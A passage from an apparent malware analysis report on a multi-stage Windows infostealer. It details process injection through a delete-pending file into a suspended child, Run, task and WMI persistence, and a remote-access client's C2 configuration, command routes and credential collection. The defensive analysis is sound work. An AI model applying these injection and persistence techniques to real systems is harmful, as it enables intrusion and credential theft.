
The selected backend obtains the current process image path for its donor and builds a command line ending in **--lold-container**. It creates a temporary file with the **TH** prefix, opens it for write/delete access, marks it delete-pending through **NtSetInformationFile** class 13, writes the reconstructed PE, and creates a **SEC_IMAGE** section from that file. It then closes the file handle. The path uses temporary disk-backed content even though the resulting image section is mapped into another process.

Selected mode 3: temporary backing file and suspended child

Mode store 0x68743; dispatcher 0x682C0 → 0x642E0 → 0x8A710

Current native process

Operating-system objects



Static mode-3 path. File writes are explicit; an original-image unmap was not established.

Figure 9.8 Selected mode-three handoff. The verified payload supplies a file-backed image section; the current host supplies the suspended donor process. The diagram shows the native implementation, with the observed child comparison discussed below.

`CreateProcessW` receives flags `0x0800000C`, combining suspended and detached creation with `CREATE_NO_WINDOW`; Windows ignores the last flag when combined with detached creation. The code maps the section into the child, retrieves and sets the x64 thread context, places mapped base plus entry RVA in `RCX`, updates the PEB image-base field, and resumes the thread. The reviewed path does not establish an unmap of the original image. Its native calls use imported `ntdll` functions. [R10]

The retained 2026-10-20 experiment exercised this delivery boundary in an isolated Windows 11 guest. It started the original Stage 3 host with its recovered runtime DLLs and served the original manifest and four data slots from a fixed local fixture. The guest had no internet route; its read-only input media did not contain Stage 5. The Python loader and SMAP download were outside this experiment. [K01]




Figure 9.9 The original recording reports the initial host as PID 3656. This is a viewport of retained OBS pixels at 00:07:35; process events and raw child-memory samples supply the execution evidence.

Security events record host PID 3656 creating child PID 6528 with `--lold-container`. The initial Procmon trace records a 12,972,544-byte write to the temporary payload file. Raw child samples provide a stronger identity check than the process name: two 128-byte code windows match Stage 5 at RVAs `0x902434` and `0x3050E0`.

The original exact-header check failed and remains a failed check. Four bytes at header offsets `0xAA` through `0xAD` differ from the original file because the observed ImageBase changed. Substituting only the independently read PEB base, `0x7FF7E82A0000`, into the expected header makes all 1,024 sampled header bytes equal. This bounded comparison, the code windows, and the native signaling identify the payload in the child; they are not a hash of its complete memory image. Three negative controls reject a different header change, a wrong base, and a changed code byte. [K01]

9.7 Persistence mechanisms

LOLD places its primary and secondary copies under local application data, using `USERPROFILE\AppData\Local` as a fallback. Its names imitate Microsoft components. The old-route mask `0x1F` enables the master switch and requests Run, scheduled-task, WMI-timer, and Explorer-start mechanisms. Bit five, the configured COM option, is off. Changing only bit zero to produce `0x1E` disables the master installation branch in the embedded-route variant. [R11]

Persistence names use an eight-digit uppercase suffix derived from identity material with a 32-bit FNV-1a calculation over UTF-16LE bytes. In the retained guest this suffix is `4365CAFE`. The Run value becomes `OneDriveSync_4365CAFE`; task and WMI names use their own configured prefixes. The Run registration uses `HKCU\Software\Microsoft\Windows\CurrentVersion\Run`. The installer checks existing mechanisms and attempts only requested bits it considers absent.

Table 9.3 Requested mechanisms and actual coverage. The timer/filter namespace wiring needs separate runtime confirmation. The task is a user logon task, not an established SYSTEM boot task.


Mechanism	Implemented configuration	Retained experiment
User Run value	Quoted primary executable in the current user's Run key	Write and postboot value retained.
Scheduled task	Logon trigger, PT30M repetition, current interactive user, least privilege, hidden, create/update	No matching task in the selected inventories.
WMI timer	Named timer, filter, command-line consumer, and binding	Consumer inventory failed with invalid class; state remains unknown.

Mechanism	Implemented configuration	Retained experiment
Explorer start	WMI filter for an <code>explorer.exe</code> process-start event, bound to the consumer	Trigger firing not established.
COM option	CLSID-based registration branch	Disabled; configured name is a placeholder.

The copy helper reads the current process’s image path. In an old-chain process this can copy the complete Stage 3 host, including its overlay, rather than the extracted 843,776-byte Stage 4. After each copy, it attempts to append between zero and 512 random bytes. A successful nonzero append would move Stage 3’s EOF footer away from the final 32 bytes, affecting that copy’s direct overlay-read path. Other startup paths can supply a fallback file; the static append alone does not predict the complete restart outcome. In the retained experiment the append opens returned access denied, and all three installed executable copies remained exact 5,168,929-byte copies of Stage 3. [R11] [K02]

Observed delivery and reboot lineage, 2026-10-20

Guest clock: Security process-creation events, UTC



Arrows show recorded parentage. Both child command lines contain `--old-container`.



Host capture clock: separate from the guest event timestamps

Initial connection: 57 native messages. Reboot-interval connection: 106.

Reconnection recorded at 20:19:24.013556 UTC on the host.

Tested flags: 0x1F. The 0x1E variant was untested. This lineage does not isolate a sole persistence trigger.

Observed process lineage across the retained reboot. Guest process timestamps come from original Security records. Host-side signaling has its own clock and is not used to calculate process or boot latency.

Figure 9.10

The experiment preserved installed state, rebooted the same guest, and signed into the same synthetic account. The recorded procedure contains no manual specimen relaunch. A new boot at guest UTC 20:17:54.5000000 is followed by `userinit.exe` PID 4444 starting installed `wcprov.exe` PID 1984, which creates child PID 5688. Explorer separately starts `SyncService.exe` PID 6796 later; `SyncService.exe` then exits zero. Original Security and System exports support this sequence. [K02]

Stage 3's `UserInitMprLogonScript` and `Windows\Load` values and Stage 4's Run value survive alongside the installed copies. Because several startup entries coexist, the process lineage does not isolate one causal registry trigger. The returning native connection supplies 106 messages, following 57 on the initial connection, with the same profile bytes and device identity. No application command was sent to the client. [K02]

The later delivery requests omit data slots zero through two but request slot three again. Matching retained cache files and this request pattern are consistent with reuse; the initial Procmon trace stopped before reboot, so it does not directly observe those later cache reads. The unexplained blank `Explorer.EXE` warning remains in the recording. Native signaling resumed before its dismissal, and the retained Application log does not identify its cause.

9.8 Cleanup and uninstall behavior

Uninstall attempts to reverse several classes of state. The persistence remover at `0x3B6F0` deletes the named Run value, task, WMI bindings and objects, optional CLSID registration, and installed copies other than the executable currently running. Its final success return is unconditional after the attempts, so callers cannot treat that return as proof that every object was removed. [R11]

Payload cleanup at `0x712E0` checks the saved PID and creation time before terminating the corresponding live process, and also has a path-matching process search. It removes the configured run-state and manifest files, fixed cache paths, `rsnk` cache paths recovered from a valid cached manifest, and the derived conventional payload filename. An empty run-state path skips the main cleanup body. The configured helper DLL has no explicit deletion in this reviewed path.

The command-line branch also attempts to remove parent directories, without a recursive sweep. Remote uninstall reaches the persistence and payload removers through the command-result path but does not make those parent-directory calls. Optional registry-state deletion is separate. Many deletion outcomes are ignored, the current executable can remain, and cleanup depends on recoverable configuration and manifest state. These are concrete limits on the implemented remover. Neither command-line nor remote uninstall was exercised in the retained delivery/reboot experiment. [R11] [K02]

10. Stage 5: Hermes client

The executable delivered by LOLB combines remote administration with collection of browser files, credentials, application sessions and wallet data. Its normal startup establishes a persistent device identity, connects to a publisher WebSocket, advertises its capabilities and attempts recovery automatically. The same process contains the command handlers, collection routines, desktop capture and report transport examined here. The separately distributed module DLLs are a related implementation surface, addressed in Section 11. [R12] [R14]

The retained client is the 12,972,544-byte executable reconstructed from four Stage 4 data slots, SHA-256 `449b5daa95e495104c5ef832d09cee37c8a8d34bce6b39f3d042dfb8d1cbe828`.

Native analysis is supplemented by isolated experiments using that unchanged file and synthetic user data. The results include successful credential recovery, file transfer and desktop streaming, alongside a reproducible failure in the separate screenshot-report path. Addresses below are relative virtual addresses in this executable; its preferred image base is `0x140000000`. [R12] [K03]

10.1 Executable structure and configuration

The client is a native AMD64 PE32+ image with entry RVA `0x902434`, ten sections and an image size of `0xC70000`. Its `.text` section spans about 9.7 million bytes. The remaining sections include read-only data, writable data, exception records, TLS, relocations and the custom `.rdpcfg` configuration. The PE has no declared .NET directory, resource tree or trailing overlay. These structural properties distinguish it from the compact Stage 3 unpacker and the Stage 4 downloader. [R12]

Table 10.1 Selected configuration and its consumed meaning. Authentication values are omitted. The disabled optional extension does not remove the separate `url-download-control` dispatcher route.

Field	Value in the retained executable	Effect
Marker	<code>RDP_CFG_V1</code>	Identifies the client configuration block
Host and signaling port	<code>194.102.104[.]223, 8080</code>	Builds the default cleartext signaling origin
Build tag	<code>guthuy</code>	Included in client/report state
Mode label	<code>full-recovery</code>	Retained descriptive configuration value
Client version label	<code>1.4.3</code>	Native client string, separate from DLL version numbers
Feature mask	<code>7</code>	Enables desktop, hidden desktop and recovery
Transport mask	<code>0x17</code>	Includes enabled WebSocket video fallback
Startup recovery	<code>1</code>	Enables the automatic attempt after connection
<code>RDP_URLDL_V1</code> extension	Enable value <code>0</code>	Optional embedded URL-download extension is disabled

The configuration block begins at RVA `0xC59000`, raw offset `0xC4B600`. Reader `0x57D40` consumes it; constructor `0x123E0` translates its fixed fields and feature bits into runtime strings

and booleans. The port is stored as ASCII text. Internal labels identify the client build without establishing the release history of the commercial product.

The signaling origin and collection-report origin differ. The normal configuration supplies [http://194.102.104\[.\]223:8080](http://194.102.104[.]223:8080). Recovery handler [0x151270](#) passes that base to [0x27F0D0](#), which replaces the authority's port with [8787](#) before constructing its worker job. Consequently, the ordinary report destination is [http://194.102.104\[.\]223:8787/api/client/report](http://194.102.104[.]223:8787/api/client/report). The retained native traffic follows this split. [\[R13\]](#) [\[R16\]](#)

Normal startup and its exit boundaries

PE entry RVA 0x902434 enters the CRT and main.




Figure 10.1 Normal client startup and its distinct early exits. Return values are decimal; the regional exit is 41, while Media Foundation failure returns 29.

10.2 Startup checks and regional gating

Normal startup combines Windows language, locale and keyboard observations with an IP-country lookup. Evaluator [0x4F6E0](#) accumulates their weights and blocks when the total reaches 100. The language list is [hy](#), [az](#), [be](#), [ka](#), [kk](#), [ky](#), [ro](#), [ru](#), [tg](#), [tk](#), [uk](#), [uz](#); the country list is [AM](#), [AZ](#), [BY](#), [KZ](#), [KG](#), [MD](#), [RU](#), [TJ](#), [UZ](#), [TM](#), [UA](#), [GE](#). They are independent matching inputs. Language preference alone does not locate a user. [\[R12\]](#)

Table 10.2 Contributions to the main threshold of 100. The installed-keyboard list has its own deduplication; the shared addition helper imposes no general cap or cross-source deduplication.

Matching signal	Score contribution
Each preferred UI-language or default-locale name	Separately adds 75 for a matching region subtag, 75 for a matching locale country and 60 for the primary language
System or user default UI-language ID	60 each
Active keyboard layout	35
Installed keyboard layouts	15 per distinct matching primary language
IP geolocation country	70

Matching system and user UI-language IDs can therefore contribute 120 without any IP result. A matching IP country plus the active keyboard language contributes 105. The IP result alone contributes only 70. Geolocation failure leaves its country string empty while local scoring continues; it does not automatically permit startup.

```

4F744  call 4EA30
4F758  call 4F400
4F761  mov DWORD PTR [rax+8],64h
4F768  cmp DWORD PTR [rax+4],64h
4F76C  setge BYTE PTR [rax]

8051   mov esi,29h
8056   test r12b,r12b
8059   jne 827F

```

Figure 10.2 Selected native instructions, with addresses expressed as RVAs and spacing normalized. The first calls collect local and IP-country contributions. 64h is the threshold 100; 29h is main's decimal return status 41. [R12]

The lookup uses WinHTTP to request the fixed `ip-api.com/json/` endpoint with an explicit field list. The code requires a successful HTTP status, a parsed object and a `status` value of `success`, then consumes normalized `countryCode`. A later, separate evaluator used after connection starts from zero and adds only the IP contribution. Its threshold remains 100, making the advertised post-connect geo-block branch unreachable through that ordinary helper flow. Its diagnostic string does not establish a second effective block.

Two virtual-desktop helper modes return before this ordinary startup sequence. On the normal path, failure to obtain an executable path returns 20, identity setup failure returns 21, and Media Foundation startup failure returns 29 from the worker. An empty network-interface list causes a five-second wait and recheck. These paths explain several ways to stop or delay the client independently of regional scoring. The geographic predicates support a description of target selection, not an inference about an author's nationality. [R12]


10.3 Machine identity and registration

Identity helper `0x668D0` chooses the device ID, token and name locally. Normal startup provides empty preferences and leaves reset disabled. A valid complete candidate in

`HKCU\Software\DesktopStreamClient\Identity` takes precedence over the fallback text file. If that registry candidate is missing or invalid, the helper tries `%LOCALAPPDATA%\DesktopStreamClient\device.identity`, or an executable-adjacent file when the environment path is unavailable. It selects a whole candidate rather than combining individual registry and file fields. [R13]

The saved ID and name may each contain 1-128 bytes; the saved token may contain 1-256. NUL, LF and CR are rejected. Final validation additionally requires a token of at least 32 bytes. A short saved token can thus pass candidate selection, prevent fallback and subsequently fail startup. Nonempty caller preferences can override selected fields, although the ordinary constructor leaves those preferences empty.

Identity selection with the default empty preferences



Sequential plain `REG_SZ` writes can leave a partial record. Nonempty caller preferences can override fields.

Figure 10.3 Identity selection, generation and persistence. A valid saved identity can survive a copied profile or restored snapshot because the current hardware fingerprint is not an acceptance test for that candidate.

When generation is needed, the ID path gathers firmware, CPU and board information under the domain label `desktopstream-hwid-v2`, sorts its component list, joins it with newlines and hashes it with SHA-256. `MachineGuid` is a fallback if no component remains. The device token is

generated separately through two `CoCreateGuid` calls. The name comes from Windows computer-name APIs, falling back to `Windows device`.

The returned `HardwareId` is a copy of the selected `DeviceId`. It does not reject an otherwise valid saved identity when hardware changes. Repeated IDs in snapshots therefore need lineage evidence before being counted as separate machines. The helper writes `DeviceId`, `DeviceToken`, `DeviceName` and `HardwareId` sequentially as unencrypted `REG_SZ` values. Earlier writes are not rolled back if a later one fails. A valid fallback file is migrated into the registry; this helper does not normally create that file.

The client supplies the selected ID and name as publisher-query parameters and the token in an `X-Device-Token` header. It then sends profile, capability and state messages. This is the observed announcement route; no separate registration HTTP endpoint is established by the traced startup. A generated or persisted token is distinct from an operator-panel credential. [R13] [K03]

10.4 Command transport and session handling

The WebSocket constructor defaults to `/ws/publisher` when its supplied path is empty or root. WinHTTP performs the upgrade, receives messages and sends responses. Parser `0x25E490` extracts `type`, `deviceId`, `sessionId`, `stream` and `payload` into five 0x20-byte string fields. An absent payload becomes `{}`. Receiver `0x11C5A0` invokes an installed callback through vtable slot `+0x10`; thunk `0x87C90` passes its saved application context to dispatcher `0x83B60`. [R13] [R14]

The dispatcher has fourteen ordinary command routes and a separate branch for six signaling types: `publisher-answer`, `publisher-ice`, `server-ice`, `fallback-ready`, `fallback-keyframe` and `fallback-error`. The latter branch requires an active controller and compares its session ID with the received value. Ordinary handlers precede that comparison and impose their own checks. Desktop input, for example, requires an active session with a matching identifier. These local checks do not establish the full server authorization policy.

The connection worker retries without a fixed attempt count in the reviewed flow. Its base delay begins at two seconds and doubles to a thirty-second cap. A separate helper applies 50-150 percent jitter and a 500-millisecond minimum, so the cap describes the base, not the maximum resulting sleep. Successful connection precedes automatic recovery; individual initial information-send failures can log and continue into that attempt. After receive failure, ordinary reconnection retains the same controller's once-only recovery flag.

Retained baseline traffic establishes the native upgrade and outbound announcement messages. The initial baseline's report POSTs belonged to benign preflight activity, not to the specimen. A subsequent experiment received the automatic native browser report without dispatching capability commands. Later experiments sent specific commands and retained their replies. These distinctions prevent setup traffic or capability advertisements from being mistaken for exercised functionality. [K03] [K06]

10.5 Built-in feature architecture

The command dispatcher selects native handler addresses in the executable. The recovery handler reads `mode` and `requestId`, copies the received message and constructs a fixed callback at `0x155940`. Its worker builds a job containing the request identifier, derived report base, build tag and device identifier. The copied opaque payload survives for task-state handling; it does not

One integrated client, three communication paths

Publisher WebSocket through WinHTTP

8080

/ws/publisher?deviceId=...&deviceName=...

X-Device-Token header; default cleartext HTTP upgrade.

COMMANDS AND SIGNALING

Five-field message

type, deviceId, sessionId, stream, payload

Parser → callback

 14 ordinary routes
Individual handler checks

 6 signaling types
Session checked

DESKTOP VIDEO

Capture → queue → MF H.264 encoder

Encoded media records

WebRTC media transport

Enabled WebSocket fallback: RDPF header (64 B) + payload on the publisher socket.

COLLECTION REPORTS

Rewrite authority to port 8787; serialize JSON, optionally compress with LZNT1.

HTTP POST · port 8787

/api/client/report

Figure 10.4 Client communication paths. Signaling, commands and fallback video share the publisher connection; collection reports use a separate HTTP destination on port 8787.

become a catalog-module selector along this checked route. Terminal requests likewise reach an internal parser and process executor. [R14]

Table 10.3 Fourteen ordinary routes in the complete bounded dispatcher. A routed handler establishes an implementation entry; successful runtime effects and remaining backend limits are described separately.

Message type	Native handler RVA	Implemented responsibility
control	15DE60	Desktop input for an active matching session
start-stream	1591A0	Select and start visible or hidden capture
stop-stream	15D390	Check state and stop the stream pipeline
stream-reconfigure	15FC50	Reconfigure through stop/start handling
task-manager-action	1603F0	Process termination, suspension and resumption
file-manager-list	164370	Directory enumeration and returned listing

Message type	Native handler RVA	Implemented responsibility
<code>file-manager-action</code>	164DB0	File operations, transfer and opening
<code>clipboard-control</code>	16E810	Clipboard collection mode and worker setup
<code>input-logger-control</code>	141780	Input-monitor settings and collection
<code>recovery-control</code>	151270	Collection job and task-state replies
<code>terminal-control</code>	175700	Command execution and captured result
<code>url-download-control</code>	146F40	URL request parsing and worker setup
<code>hidden-lifecycle-control</code>	1218C0	Hidden-desktop retention and stop policy
<code>self-remove-control</code>	1739E0	Deferred removal of the running executable

The clipboard route reaches Windows runtime-class activation for `Windows.ApplicationModel.DataTransfer.Clipboard` and `StandardDataFormats`. Its generic activation fallback derives DLL names from those fixed namespaces. Other reviewed dynamic-loader candidates belong to OpenSSL support. Their presence does not establish a production bridge to the separately collected `ClientModuleGetApi` DLLs. The ordinary recovery and terminal routes have direct internal implementations even though the saved panel can send a `moduleId` field.

Several boundaries remain explicit. Host-desktop `start-menu-launch` returns a not-implemented response. Archive inspection is disabled with a diagnostic about blocking the client; that says nothing about the separate archive creation/extraction routes. The URL-control handler's parsing and thread setup do not by themselves establish every download/launch sink. The standalone URL-download DLL experiment belongs to a different executable context. [R14]

10.6 Automatic collection and recovery

Automatic recovery begins after successful publisher connection and before the receive loop. Both runtime recovery flags must be enabled, and the controller's attempt flag must previously be clear. The worker sets that flag before invoking the recovery handler with mode `once` and request identifier `recovery-startup`. A failed collection or upload still consumes the automatic attempt for that controller lifetime. Explicit `once` or `run` commands use the same handler independently. [R14]

